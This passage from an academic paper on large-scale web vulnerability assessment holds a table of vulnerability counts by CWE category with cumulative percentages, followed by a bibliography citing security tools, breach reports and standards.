2	Cross Site Scripting	171	351	31.80%
3	Access Control	135	486	44.10%
4	Buffer Errors	119	605	54.90%
5	Input Validation	110	715	64.80%
6	SQL Injection	47	762	69.10%
7	Resource Management Errors	44	806	73.10%
8	Information Leak/Disclosure	42	848	76.90%
9	Cryptographic Issues	36	884	80.10%
10	Path Traversal	33	917	83.10%
11	Cross Site Request Forgery	32	949	86.00%
12	Other	28	977	88.60%
13	Authentication Issues	26	1003	90.90%
14	Credentials Management	26	1029	93.30%
15	Numeric Errors	26	1055	95.60%
16	Link Following	13	1068	96.80%
17	Code Injection	11	1079	97.80%
18	Race Conditions	8	1087	98.50%
19	Design Error	6	1093	99.10%
20	OS Command Injection	5	1098	99.50%
21	Format String Vulnerability	3	1101	99.80%
22	Configuration	2	1103	100.00%
23	Not in CWE	0	1103	100.00%
	Sub Total	1103		

Bibliography

- [1] ABRAHAM, A. Detecting and Exploiting XSS with Xenotix XSS Exploit Framework.
- [2] BADEN DELAMORE, RYAN K.L. KO. Escrow: A Large-Scale Web Vulnerability Assessment Tool. In *Proceedings of the 6th IEEE International Symposium on UbiSafe Computing, held in conjunction with the 13th IEEE International Conference on Trust, Security, and Privacy in Computing and Communications (IEEE TrustCom-14)* (Beijing, China, September 2014).
- [3] BAKER, L. B., AND FINKLE, J. Sony PlayStation suffers massive data breach. *Reuters* (Apr. 2011).
- [4] BENNETTS, S., AND NEUMANN, A. Owasp zed attack proxy project. 2013.
- [5] BENNY CZARNY. OPSWAT: Antivirus and Threat Report.
- [6] BERNARDO DAMELE, A., AND STAMPAR, M. Sqlmap automatic sql injection and database takeover tool, 2012.
- [7] CHRISTEY, S., KENDERDINE, J., MAZELLA, J., AND MILES, B. Common Weakness Enumeration.
- [8] CIAMPA, A., VISAGGIO, C. A., AND DI PENTA, M. A heuristic-based approach for detecting sql-injection vulnerabilities in web applications. In *Proceedings of the 2010 ICSE Workshop on Software Engineering for Secure Systems* (New York, NY, USA, 2010), SESS '10, ACM, pp. 43–49.
- [9] CISCO SECURITY. Linksys Router Command Injection Vulnerability.
- [10] DANIEL SAUDER, P. U. Netgear D6300B Command Injection / Misconfiguration.
- [11] DOUPÉ, A., COVA, M., AND VIGNA, G. Why Johnny can't pentest: An analysis of black-box web vulnerability scanners. In *Detection of Intrusions and Malware, and Vulnerability Assessment*. Springer, 2010, pp. 111–131.

-
- [12] FINKLE, J. Trove of adobe user data found on web after breach: security firm. *Reuters* (Nov. 2013).
- [13] GOODIN, D. PlayStation Network breach will cost Sony \$171m.
- [14] GREGG KEIZER. Adobe hack shows subscription software vendors lucrative targets.
- [15] HARTMAN, P., BEZOS, J. P., KAPHAN, S., AND SPIEGEL, J. Method and system for placing a purchase order via a communications network, Sept. 1999.
- [16] HEYDON, A., AND NAJORK, M. Mercator: A scalable, extensible web crawler. *World Wide Web* 2, 4 (1999), 219–229.
- [17] HUANG, Y.-W., HUANG, S.-K., LIN, T.-P., AND TSAI, C.-H. Web application security assessment by fault injection and behavior monitoring. In *Proceedings of the 12th international conference on World Wide Web* (2003), ACM, pp. 148–159.
- [18] IERUSALIMSCHY, R., DE FIGUEIREDO, L. H., AND CELES FILHO, W. Lua-an extensible extension language. *Softw., Pract. Exper.* 26, 6 (1996), 635–652.
- [19] JOVANOVIC, N., KRUEGEL, C., AND KIRDA, E. Pixy: a static analysis tool for detecting web application vulnerabilities. In *Security and Privacy, 2006 IEEE Symposium on* (May 2006), pp. 6 pp.–263.
- [20] LEACH, P. J., BERNERS-LEE, T., MOGUL, J. C., MASINTER, L., FIELDING, R. T., AND GETTYS, J. Hypertext transfer protocol – HTTP/1.1 RFC2616.
- [21] LEWIS, D. iCloud data breach: Hacking and celebrity photos.
- [22] MARTIN, B., BROWN, M., PALLER, A., KIRBY, D., AND CHRISTEY, S. CWE/SANS Top 25 Most Dangerous Software Errors. *MITRE, SANS* (2010).
- [23] MARTIN, R. A., AND BARNUM, S. Common weakness enumeration (cwe) status update. *ACM SIGAda Ada Letters* 28, 1 (2008), 88–91.
- [24] MCBRIDE, S., AND ORESKOVIC, A. Snapchat breach exposes flawed premise, security challenge. *Reuters* (Oct. 2014).
- [25] MICROSOFT TECHNET. Microsoft - SQL Injection.

-
- [26] MILLER, D., AND PEARSON, B. *Security information and event management (SIEM) implementation*. McGraw-Hill, 2011.
- [27] NICO AND ICESURFER. SQLNinja - An SQL Server Takeover Tool.
- [28] NIST, AND AROMS, E. *NIST Special Publication 800-94 Guide to Intrusion Detection and Prevention Systems (IDPS)*. CreateSpace, Paramount, CA, 2012.
- [29] OWASP. Open Web Application Security Project - Cross Site Scripting.
- [30] OWASP. Open Web Application Security Project - OS Command Injection.
- [31] OWASP, T. 10 2010. *The Ten Most Critical Web Application Security Risks (2010)*.
- [32] PERLROTH, N. Security Experts Expect Shellshock Software Bug in Bash to Be Significant. *The New York Times* (Sept. 2014).
- [33] PORTER, J. Testing the three-click rule. *User Interface Engineering* (2003).
- [34] RAHIMI, M. I. *Web application firewall*. PhD thesis, Universiti Teknologi MARA, 2006.
- [35] REENSKAUG, T. The dci architecture: A new vision of object-oriented programming.
- [36] SCHILDT, H., AND HOLMES, J. *The Art of Java*, 1 edition ed. McGraw-Hill Osborne Media, New York, July 2003.
- [37] SINGH, A. *Metasploit Penetration Testing Cookbook*. Packt Publishing Ltd, 2012.
- [38] STUTTARD, D. Burp Suite: Toolkit for Web Application Security Testing.